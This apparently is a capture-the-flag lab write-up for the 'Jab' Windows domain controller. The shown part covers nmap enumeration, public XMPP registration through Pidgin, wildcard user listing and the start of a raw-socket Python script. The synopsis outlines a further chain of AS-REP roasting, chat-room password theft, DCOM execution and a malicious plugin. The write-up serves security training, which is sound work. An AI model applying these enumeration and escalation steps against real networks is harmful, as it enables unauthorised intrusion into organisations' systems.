Jab

27th July 2024 / Document No D24.100.287

Prepared By: xRogue

Machine Author: mrb3n

Difficulty: Medium

Classification: Official

Synopsis

Jab is a medium-difficulty Windows machine that features an Openfire XMPP server, hosted on a Domain Controller (DC). Public registration on the XMPP server allows the user to register an account. Then, by retrieving a list of all the users on the domain, a kerberoastable account is found, which allows the attacker to crack the retrieved hash for the user's password. By visiting the account's XMPP chat rooms, another account's password is retrieved. This new account has DCOM privileges over the DC, thus granting the attacker local access on the machine. Finally, a malicious plugin uploaded through the locally-hosted Openfire Administration Panel gives the user SYSTEM access.

Skills Required

- Basic network enumeration
- Common Active Directory Attacks
- Port Forwarding

Skills Learned

- XMPP Enumeration and Exploitation
- ASREPRoasting
- DCOM command execution

Enumeration

Nmap

We start things off by performing an `nmap` scan against the target IP.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.230.215 | grep '^[0-9]' | cut -d '/'
-f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.129.230.215

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-30 05:28 MST
Nmap scan report for 10.129.230.215
Host is up (0.065s latency).

PORT      STATE SERVICE             VERSION
53/tcp    open  domain              Simple DNS Plus
88/tcp    open  kerberos-sec        Microsoft Windows Kerberos (server time:
2024-05-30 12:28:59Z)
135/tcp   open  msrpc               Microsoft Windows RPC
139/tcp   open  netbios-ssn         Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap                Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap            Microsoft Windows Active Directory LDAP
(Domain: jab.htb0., Site: Default-First-Site-Name)
5222/tcp  open  jabber              Ignite Realtime Openfire Jabber server 3.10.0
or later
5223/tcp  open  ssl/jabber
5262/tcp  open  jabber
5263/tcp  open  ssl/jabber
5269/tcp  open  xmpp                Wildfire XMPP Client
5270/tcp  open  ssl/xmpp            Wildfire XMPP Client
5275/tcp  open  jabber
5276/tcp  open  ssl/jabber
5985/tcp  open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7070/tcp  open  realserver?
7443/tcp  open  ssl/oracleas-https?
7777/tcp  open  socks5              (No authentication; connection failed)
9389/tcp  open  mc-nmf              .NET Message Framing
47001/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc               Microsoft Windows RPC
49665/tcp open  msrpc               Microsoft Windows RPC
49666/tcp open  msrpc               Microsoft Windows RPC
49667/tcp open  msrpc               Microsoft Windows RPC
49673/tcp open  msrpc               Microsoft Windows RPC
49694/tcp open  ncacn_http          Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc               Microsoft Windows RPC
49696/tcp open  msrpc               Microsoft Windows RPC
49701/tcp open  msrpc               Microsoft Windows RPC
```

The exposed ports indicate that the target is a domain controller. The domain seems to be `jab.htb`, which we add to our `hosts` file.

```
echo 10.129.230.215 jab.htb | sudo tee -a /etc/hosts
```

The target also seems to host an `XMPP` server, since port `5222` is hosting an `Openfire` server and we can also see some other ports referring to the `XMPP` protocol.

XMPP


The `Extensible Messaging and Presence Protocol (XMPP)` is an open, XML-based protocol designed for real-time communication, including instant messaging, presence information, and contact list maintenance. It allows users to exchange messages and presence updates in a decentralized manner, similar to email, where anyone can run their own server. XMPP is highly extensible, enabling the addition of new features without affecting the core protocol.

Querying Google to find information about how we can leverage possible `XMPP` misconfigurations, we come across this article. The first thing we want to do is to install Pidgin, the client application that is also presented in this article (other `XMPP` clients also work), since client apps simplify a multitude of `XMPP` operations. If we do not use an `XMPP` client, we would have to send and receive requests in `XML` format directly to and from the server, which can be done (ideally through some kind of scripting language like Python), but it is more complicated.

After we install `Pidgin`, we can proceed to attempt the exploitation of misconfigurations that we have found during our research.


Registering a new user

When we open `Pidgin`, the first thing that it asks as us to do is to add an account:




Since we do not have an account for this server, we can attempt to register one. If this `XMPP` server is intended to be public, registration being available would make sense. However, if this is a server that is intended to be internal, if we manage to register successfully we would have an initial attack/enumeration surface that we could work with.

Before we begin, we have to add the server specifications in the `Advanced` tab.




Next, we move back to the `Basic` tab, and add our user details. We also make sure that we tick the `Create this new account on the server` box, since the account doesn't exist and we need to register first.



Next, we need to fill in the registration details in the new tab that opens after we click `Add`.


After we click `OK`, we can see that our account has been successfully registered, meaning that the server supports public registration.




Now that we have access to the `XMPP` server, we can start our investigation in order to retrieve valuable information/assets that we can use to further advance our attempt to gain access to the machine.


Retrieving Available Information

`XMPP` servers usually make use of the Multi-User Chat extension in order to create chatrooms for multiple users, under the context of a `room` or a `channel`. As it happens in many other forms of group chat applications, in `XMPP` rooms can be either `private` (requiring authorization to access the specific room) or `public`, where any user can access the specific room without any authorization. We can verify if our new user has access to any `Room` on the server (rooms that are public), by navigating the `Tools` tab -> `Room List`.




If we click the `Get List` button, we are prompted to enter a `Conference Server` to view its available `rooms`. We can see that the value `conference.jab.htb` is already pre-populated, so we will continue by clicking `Find Rooms`.






Two rooms pop up, `test` and `test2`. Clicking on `test`, we are presented with a `Registration Required` error. We can access `test2`, but it is an empty room without any messages that we can work with.


Identifying valuable rooms that we can join wasn't fruitful, so we move on to other areas where we can retrieve valuable information. If we navigate to the `Account` tab, we find the `Search for Users` function under our account.




We receive a pre-populated field again, namely the user directory `search.jab.htb`, so we will continue with this one.



The application informs us that the Wildcard character can be used as part of the query. Since we are not looking for something specific but we actually want to retrieve as many users as possible, we will just enter the character `*` and proceed.





After the query completes, we receive a surprisingly large amount of user accounts. Since it is not possible to copy all those usernames from this window, we have to find a way to retrieve all the usernames in order to have a list that we can use towards common AD attacks.

Extracting All Usernames

At this point, we have to remember that `Pidgin` is simply a client application that interacts with an `XMPP` server using the `XMPP` protocol. That means we can issue `XMPP` requests using a raw socket connection ourselves, following the `XMPP` protocol's documentation. Since `Pidgin` doesn't provide a slick way to retrieve all those usernames in a list, we will proceed to retrieve them by sending raw packets through `Python`, with the help of the XMPP Documentation.

The section we are initially interested in is Section 6. SASL Negotiation, since searching for users is an authenticated function - we have to authenticate first before we can perform the search.

As per this section, the very first step is the `Exchange of Stream Headers and Stream Features`. We won't be using `STARTTLS negotiation`, so the steps from section 5 can be skipped.

```
import socket

sock = socket.create_connection(('jab.htb', 5222))

sock.sendall("<stream:stream to='jab.htb' xmlns='jabber:client' ".encode('utf-8')
+
              "xmlns:stream='http://etherx.jabber.org/streams'
version='1.0'>".encode('utf-8'))

resp = sock.recv(4096)
resp = resp + sock.recv(4096)
print(resp.decode('utf-8') + "\n")
```

We import the `socket` library to initiate a socket connection to port `5222`, where the XMPP server is hosted. Then, we format the `XML` object highlighted in the documentation to fit our needs (basically changing the `to` attribute to `jab.htb`) and we send it through the socket. We receive the response twice (`sock.recv`), since, as the documentation suggests, the server will reply twice: once specifying the `stream ID`, and once more specifying the `stream features`.

We run the script and take a look at the response from the server:

```
python3 get_users.py

<?xml version='1.0' encoding='UTF-8'?><stream:stream
xmlns:stream="http://etherx.jabber.org/streams" xmlns="jabber:client"
from="jab.htb" id="7ul2i2k831" xml:lang="en" version="1.0"><stream:features>
